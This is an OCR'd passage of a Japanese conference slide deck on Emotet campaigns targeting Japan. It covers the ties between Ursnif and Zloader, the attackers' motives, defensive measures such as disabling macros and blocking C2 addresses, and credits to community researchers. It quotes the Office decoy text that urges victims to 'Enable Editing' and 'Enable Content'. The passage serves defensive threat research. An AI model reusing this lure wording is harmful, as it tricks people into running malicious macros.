参考: https://blog.trendmicro.co.jp/archives/19291
https://www.botconf.eu/wp-content/uploads/2018/12/2018-J-Wyke-Tracking-actors-through-their-webinjects-.pdf

5.5.4. ZloaderとUrsnifの関係性




5.6. 攻撃グループの目的

- Emotetの攻撃グループはEmotetをより拡散することが金銭的利益に繋がる

- 二次感染するUrsnif、Zloaderは同一攻撃グループ
  - Banking Trojanを使った金銭狙い
  - 他のマルウェアに変わる可能性もあるが、今後も継続して攻撃が行われる可能性が高い

- 海外で発生しているEmotet経由のランサムウェア攻撃が日本で狙われる可能性は低いのではないか

6. 対策


Windows Update
Some apps need to be updated
These programs need to be upgrade because they aren't compatible with this file format.
* Microsoft Word
You need to click Enable Editing and then click Enable Content.

6. 対策

- OSやソフトウェアを最新に保つ
- ウイルス対策ソフトのパターンファイルを最新に保つ
- 感染を狙ったメールのブロック
- 文書ファイルにおけるマクロ自動実行の無効化
- スクリプトによる外部への通信禁止設定
- IoCsを活用した通信のブロック
  - URLHausに共有されている通信先
  - feodo.trackerに共有されているC2サーバのIPアドレス
- メールアカウントの多要素認証の導入
- 管理共有の制限
- 最新情報による定期的な注意喚起
  - 特にTwitter上では最新の情報が共有されている
  - paste.cryptolaemus.com

7. まとめ


Upgrade your edition of Microsoft Office
Upgrade your edition of Microsoft Word
Upgrading your edition will add new features to Microsoft Word.
Please, click Enable Editing and then click Enable Content.

7. まとめ

- Emotetの日本を狙った攻撃キャンペーンを解説
  - 感染を狙った攻撃の流れ
  - 日本における感染状況を共有
  - Emotetを利用する攻撃グループを分析

Emotetの感染を狙った攻撃キャンペーンは変化が激しいので、Twitterなどから最新のTTPsやIoCs情報を積極的に取り込んで、対策に役立てましょう。

皆でEmotetの感染を減らしましょう。

THANKS!

Any questions?

Work with Community

@bomccss

@sugimu_sec


@abel1ma

@waga_tw


@58_158_177_102

@wato_dn

@gorimpthon




@papa_anniekey



@satontonton

@catnap707

@tiketiketikeke




@autumn_good_35

@00001B1A

@AIR3_ytakeda


@tachi4439

@fumik0_



@AES256bit

@romonlyht



@sepi140

@anemone_fish

@ozuma5119

@Sec_S_Owl